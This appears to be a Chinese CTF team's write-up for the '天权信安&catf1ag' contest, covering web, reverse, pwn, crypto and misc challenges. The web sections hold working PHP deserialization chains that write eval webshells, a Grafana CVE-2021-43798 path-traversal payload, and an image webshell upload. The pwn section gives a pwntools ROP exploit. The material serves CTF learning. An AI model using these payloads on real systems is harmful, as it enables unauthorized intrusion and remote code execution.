首届“天权信安&catf1ag”网络安全联合公开赛

汪汪队立大功

web

POP

伪协议绕过`die`，写马

```
poc:
<?php
class catf1ag1
{
    public $hzy;
    public $arr;
}


class catf1ag2
{
    private $qwe='pputut';
    public $file;
    public $txt = '';

}

$a1=new catf1ag1();
$a2=new catf1ag2();

$a2->file='php://filter/convert.base64-decode/resource=pputut.php';
$a2->txt='PD9waHAgQGV2YWwoJF9QT1NUWycxMjMnXSk7Pz4=';
$a1->hzy=$a2;
$a1->arr=$a2;

echo base64_encode(serialize($a1));

```

EZlogin

目录扫描

假flag，查看`robots.txt`访问`imdex.php`

一处文件包含漏洞，为两次base64和一次ascii，F12发现`source.php`

访问`source.php`

```
imdex.php?way=TnpNMlpqYzFOekkyTXpZMU1tVTNNRFk0TnpBPQ==
```

发序列化，`php://filter`伪协议绕过`die`

exp

```
<?php
class A{
    public $hello;
}
class B{
    public $file = 'php://filter/write=string.rot13/resource=shell.php';
    public $text = "<?cuc cucvasb(); riny(\$_ERDHRFG['furyy']);?>";
}

$a = new A;
$b = new B;
$a -> hello = $b;
echo serialize($a);
```

成功写入shell，访问`shell.php`

```
?shell=system('cat /flag');
```

history

直接payload打

CVE-2021-43798

```
/public/plugins/gauge/../../../../../../../..//home/grafana/.bash_history
读历史记录找文件名字 f1ag
/public/plugins/gauge/../../../../../../../..//home/grafana/f1ag
```


fileupload

这题踩坑，坐牢几小时


源码给出了文件上传的路径

```
/include/f1ag_1s_n0t_here.php
```

随便上个图片马



文件名保存格式为`/uploads/2_k4.jpg`,但是这里会发现有些命令执行不了如`ls /`,要用蚁剑的base64模式来连接才能成功



re

Checkin

upx

这个没办法直接upx -d

我尝试去dump,但是我对upx不是很了解

感觉他的IAT表是放在原来PE文件外面的,导致我无法直接dump,所以只能

拿着破损的dump文件和源文件按分析

花指令

也就很经典的花指令

```
UPX0:0041233E                jnb     short near ptr loc_412340+1
UPX0:00412340
UPX0:00412340 loc_412340:                            ; CODE XREF:
UPX0:0041233C↑j
UPX0:00412340                                        ; UPX0:0041233E↑j
UPX0:00412340                call    near ptr 0F25DA8D0h
```

2个互补的跳转,然后就是E8的call,办法就是nop掉E8

然后框住整行代码,P一下形成函数

```
UPX0:0041233C                jb      short near ptr unk_412340
UPX0:0041233E                jnb     short loc_412341
UPX0:0041233E ; ---------------------------------------------------------------
--------------
UPX0:00412340 unk_412340     db 0E8h                 ; CODE XREF:
UPX0:0041233C↑j
UPX0:00412341 ; ---------------------------------------------------------------
--------------
UPX0:00412341
UPX0:00412341 loc_412341:                            ; CODE XREF:
UPX0:0041233E↑j
UPX0:00412341                mov     eax, [ebp-0DE4h]
```

RC4

```
dword_41C12C(dword_41B2D0, v18, 100);
if ( v18[0] )
{
    if ( sub_4112C6(v18) == 1 )
        dword_41C138(0, aYouAreVeryGood, aLvlv, 64);
    else
        dword_41C138(0, aOhNo, aMdmdmdmd, 64);
}
```

dword_41C12C(dword_41B2D0, v18, 100);估计是一个外部的函数,检测有没有输入,或是是一个输入函数,但不影响解体

sub_4112C6(v18)是加密函数,进入后,简单的分析是一个RC4

```
BOOL __cdecl sub_412140(int a1)
{
  strcpy(v16, "flechao10");
  for ( i = 0; i < sub_411410(a1); ++i )
    v15[i + 1] = *(i + a1);
  v12[0] = -125;
  v12[1] = 27;
    /*
    .....
    */
  qmemcpy(v13, "#<#", sizeof(v13));
  v10 = 0;
  for ( j = 0; j < 256; ++j )
  {
    *&v16[4 * j + 1228] = v16[j % 9];
    *&v16[4 * j + 20] = j;
  }
  for ( k = 0; k < 256; ++k )
  {
    v10 = (*&v16[4 * k + 1228] + *&v16[4 * k + 20] + v10) % 256;
    v8 = *&v16[4 * k + 20];
    *&v16[4 * k + 20] = *&v16[4 * v10 + 20];
    *&v16[4 * v10 + 20] = v8 ^ 0x37;
  }
  v5 = 0;
  v11 = 0;
  for ( m = 0; m < sub_411410(a1); ++m )
  {
    v5 = (v5 + 1) % 256;
    v11 = (*&v16[4 * v5 + 20] + v11) % 256;
    v9 = *&v16[4 * v5 + 20];
    *&v16[4 * v5 + 20] = *&v16[4 * v11 + 20];
    *&v16[4 * v11 + 20] = v9;
    v15[v5] ^= v16[4 * ((*&v16[4 * v11 + 20] + *&v16[4 * v5 + 20]) % 256) +
20];
  }
  v3 = 0;
  for ( n = 0; n < sub_411410(a1); ++n )
    v3 = v15[n + 1] == v12[n];
  return v3;
}
```

通过最后的检验,

```
 for ( n = 0; n < sub_411410(a1); ++n )
   v3 = v15[n + 1] == v12[n];
```

我么知道了flag长度和最后比较的数据

然后最后的话,我们只需要把flag加密的输入在下面这个地方

`paste data`,就可以然再次对称加密,最后加密的得到的数据就是flag内容

```
strcpy(v16, "flechao10");
for ( i = 0; i < sub_411410(a1); ++i )//在这里插入覆盖我们的数据
    v15[i + 1] = *(i + a1);
```

遗失的物品

用`mt管理器`直接解压得到里面的文件，直接`winrar`无法解压，将解压的文件再次压缩为zip格式的压缩包，放进JEB中分析，结合提示`噢！谢特！这是一个错误的算法，想要复原它只能根据逻辑重新编写了！`

并在安装包目录找到`org/error_code.log`文件

```
class catf1ag {
    RSA t = new RSA();
    long p =666;
    long q = 2333;
    long m = 888;
    long n = t.getN(p,q);
    long eularN = t.getEularN(p,q);
    long[] pub = t.getPublic_key(101,eularN,n);
    long c = t.encryption(pub[0],pub[1],m);
        String key = String.valueOf(c);
    String b = Hex.encodeHexString(key);
        String flag = "catf1ag";
        String a = Hex.encodeHexString(flag);
    String d = a+b;
    String f = Hex.encodeHexString(d);
    String h = Hex.encodeHexString(f);
    String flags = Base64.encodeBase64String(h);
        return flags;
}
```

主要过程

在`res/values/string.xml`找到输出的密文


```
<?xml version="1.0" encoding="UTF-8"?>
<resources>
  <string name="app_name">
    catflag</string>
  <string name="flags">
    MzMzNjMzMzMzM2MzMzMTMzMzczMzM0MzMzNjMzMzYzMzMzMzMTMzMzYzMzMxMzMzNjMzMzIzMzM2MzMzNDMzMzYzMzM1MzMzNjMzMzMzMzM2MzMzNjMzMz
</resources>
```

输出的密文

```
MzMzNjMzMzMzM2MzMzMTMzMzczMzM0MzMzNjMzMzYzMzMzMzMTMzMzYzMzMxMzMzNjMzMzczM
zM3MzYzMjMzMzYzMzMyMzMzNjMzMzIzMzM2MzMzNDMzMzYzMzM1MzMzNjMzMzMzMzM2MzMzNjMzMz
YzMzM2MzMzMzMzMzgzMzMzMzMzNzMzMzMzMzMwMzMzNjMzMzQzMzMzMzMzNDMzMzMzMzM4MzMzMzM
zMzUzMzMzMzMzOTMzMzMzMzM0MzMzNjMzMzQzMzMzMzMzMDMzMzMzMzM1MzMzMzMzMzMzMzMzMzMz
ODMzMzMzMzMwMzMzMzMzMzgzMzMzMzMzNzMzMzYzMzM2MzMzNjMzMzMzMzMzMzMzNTMzMzYzMzM1M
zMzMzMzMzAzMzMzMzMzMDMzMzMzMzMyMzMzMzMzMzAzMzM3MzYzNDMzMzMzMzMxMzMzMzMzMzUzMz
MzMzMzMzMzMzMzMzMxMzMzMzMzMzg=
```

结合加密逻辑，就是连续三次`encodeHexString`然后base64加密得到密文，就直接使用在线工具进行base64解密，hex解密三次就得到flag

用在线 https://kuangtant.gitee.io/tools/base64/ base64转文本




```
33363333333363333133373334333633363333333313336333133363337333736323336333233363332333633343336333533363333333363336333633363333333383333333733333330333633343333334333333338333333353333333393333333433363334333333303333333533333333333333338333333303333333833333337333633363336333333333333353336333533333330333333303333333233333333303337363433333333133333335333333333333333331333333338
```

然后三次十六进制转字符串: https://www.sojson.com/hexadecimal.html


```
363336313734363633313631363737623632363236343635363336363636333833373330363433343338333533393334363433303335333333333833303338333736363633333353635333033303332333303764333133353333333313338
```


```
636174663161677b62626465636666383730643438353934643035333830383766633565303032307d3135333138
```


```
catf1ag{bbdecff870d48594d0538087fc5e0020}
```

pwn

checkin

整数溢出，泄露flag

```python
from pwn import *
import sys
import os
import os.path
code = ELF("./checkin")
context.arch=code.arch
context.os='linux'
context.terminal = ['tmux','splitw','-h']

if len(sys.argv) == 3:
    DEBUG = 0
    HOST = sys.argv[1]
    PORT = int(sys.argv[2])
    p = remote(HOST, PORT)
elif len(sys.argv) == 1:
    print ("Welcome to  c0ke's simplified pwntools template!!!")
    print ("Usage : \n")
    print ("     1. python mode.py HOST PORT\n ")
    print ("     2. python mode.py PATH\n")
    exit()
else:
    DEBUG = 1
    if len(sys.argv) == 2:
        PATH = sys.argv[1]
        p = process(PATH)


def debug():#debug
    gdb.attach(proc.pidof(p)[0],gdbscript="b  main")
    pause()

flag_bss  = 0x6010C0
puts_plt = 0x4006B0
main_addr = 0x400938
pl =  b'a'*0x50+b'x'*0x8 + p64(puts_plt) +p64(main_addr)+ p64(flag_bss)

p.sendlineafter("name: \n",'kali')
```

```
p.sendlineafter("Please input size: \n","\t-32")
p.sendline(pl)
p.interactive()

```

angr

自带shell

输入1，然后输入2.就获得了shell

cat flag即可

Crypto

easyrsa

先看题目：

```
def nextPrime(n):
    n += 2 if n & 1 else 1
    while not isPrime(n):
        n += 2
    return n

p = getPrime(1024)
q = nextPrime(p)
n = p * q
e = 0x10001
d = inverse(e, (p-1) * (q-1))
c = pow(bytes_to_long(flag.encode()), e, n)
```

由题目p = getPrime(1024)和q = nextPrime(p)可得：p和q是相邻的两个大素数，可以使用费马分解大素数n（下面是代码）：

```
def isqrt(n):
  x = n
  y = (x + n // x) // 2
  while y < x:
    x = y
    y = (x + n // x) // 2
  return x

def fermat(n, verbose=True):
    a = isqrt(n) # int(ceil(n**0.5))
    b2 = a*a - n
    b = isqrt(n) # int(b2**0.5)
    count = 0
    while b*b != b2:
        if verbose:
            print('Trying: a=%s b2=%s b=%s' % (a, b2, b))
        a = a + 1
        b2 = a*a - n
        b = isqrt(b2) # int(b2**0.5)
```

```
        count += 1
    p=a+b
    q=a-b
    assert n == p * q
    print('a=',a)
    print('b=',b)
    print('p=',p)
    print('q=',q)
    print('pq=',p*q)
    return p, q

n=13717871972706962868710917190864395318380380788726354755874864666298971471295805029284299459288616488109296891203921497014120460143184810218680538647923519587681857800257311678203773339140281665350877914208278709865995451845445601706352659259559793431372688075659019308448963678380545045143583181131530985665822655263963917413080872997526445384954610888776917323156325542921415838122754036103689148810677276471252057077595104724365967333418002158480223657363936976281758713027828747277980907153645847605403914070601944617432177385048803228970693240587900504431163155958465431312258451026447435473865563581029300541109
fermat(n)
```

分解得到p和q：

```
q=11712331950857166031158058080127787711325821584142960058775695070504505947360596835489710245403675335269827163005820380298243528299562497949433282897838078626450404240603077942625548292829211693528854770592033799766064451324719568035341488990146236816420277481484955061711359446104466443636233446967980008489
p=11712331950857166031158058080127787711325821584142960058775695070504505947360596835489710245403675335269827163005820380298243528299562497949433282897838078626450404240603077942625548292829211693528854770592033799766064451324719568035341488990146236816420277481484955061711359446104466443636233446967980008599
```

求解一般的RSA的做法：

```
import gmpy2
from Crypto.Util.number import *

q=11712331950857166031158058080127787711325821584142960058775695070504505947360596835489710245403675335269827163005820380298243528299562497949433282897838078626450404240603077942625548292829211693528854770592033799766064451324719568035341488990146236816420277481484955061711359446104466443636233446967980008489 1
p=11712331950857166031158058080127787711325821584142960058775695070504505947360596835489710245403675335269827163005820380298243528299562497949433282897838078626450404240603077942625548292829211693528854770592033799766064451324719568035341488990146236816420277481484955061711359446104466443636233446967980008599 9
d=12344766091434434733173074189627377553017680360356962089159282442350343171988536143126785315325155784049041041740294461592715296364871912847202681353107182427067350160760722505537695351060872358780516757652343767211907987297081728669843916949983336698385141593880433674937737932158161117039734886760063825649623992179585362400642056715249145349214196969590250787495038347519927017407204272334005860911299915001920451629055970214564924913446260348649062607855669069184216149660211811217616624622378241195643396616228441026080441013816066477785035557421235574948446455413760957154157952685181318232685147981777529010093
c=11665709552346194520404644475693304343544277312139717618599619856028953672850971126750357095315011211770308088484683204061365343120233905810281045824420833988717463919084545209896116273241788366262798828075566212041893949256528106615605492953529332060374278942243879658004499423676775019309335825331748319484916607746676069594715000075912334306124627379144493327297854542488373589404460931325101587726363963663368593838684601095345900109519178235587636259017532403848656471367893974805399463278536349688131608183835495334912159111202418065161491440462011639125641718883550113983387585871212805400726591849356527011578
print(long_to_bytes(gmpy2.powmod(c,d,p*q)))
```

得到flag：b'flag{3895dfda-67b1-11ed-b784-b07b2568d266}'

疑惑（异或）

异或一下就好了


```
key1 = ['w','e','l','c','o','m','e','_','t','o','_','n','i','n','e','-','a','k','_','m','a','t','c','h','_','i','s','_','s','o','_','e','a','s','y','_','!','@','!']
key2 = [20,4,24,5,94,12,2,36,26,6,49,11,68,15,14,114,12,10,43,14,9,43,10,27,31,31,22,45,10,48,58,4,18,10,38,31,14,97,92]

print(len(key1))
print(len(key2))
flag = []
for i in range(39):
    flag.append(chr(ord(key1[i])^ord(chr(key2[i]))))
flag=''.join(flag)
print(flag)
```

misc

十位马

首先将文件里的16进制数放入010当中




另存为桌面为11文件

反序脚本：

```
flag = open(r"C:\Users\29556\Desktop\11",'rb').read()
w = open(r"C:\Users\29556\Desktop\flag.zip",'wb')
print(w.write(flag[::-1]))
```

得到100张图片




脚本进行拼接


```python
from PIL import Image
import os

folder_path = 'C:\\Users\\29556\\Desktop\\WHAT_1S_FLAG'
width, height = 30, 30
file_list = os.listdir(folder_path)
images = []
for file in file_list:
    file_path = os.path.join(folder_path, file)
    image = Image.open(file_path)
    images.append(image)
width_new = width * len(images)
height_new = height * (len(images) // 10 + 1)
output_image = Image.new('RGB', (width_new, height_new))
for i, image in enumerate(images):
    x = i % 10
    y = i // 10
    output_image.paste(image, (x * width, y * height))
output_image.save('C:\\Users\\29556\\Desktop\\flag.png')
```

得到



手动拼接其余两个



扫码得到

flag{cbef4c93-5e9c-11ed-8205-666c80085daf}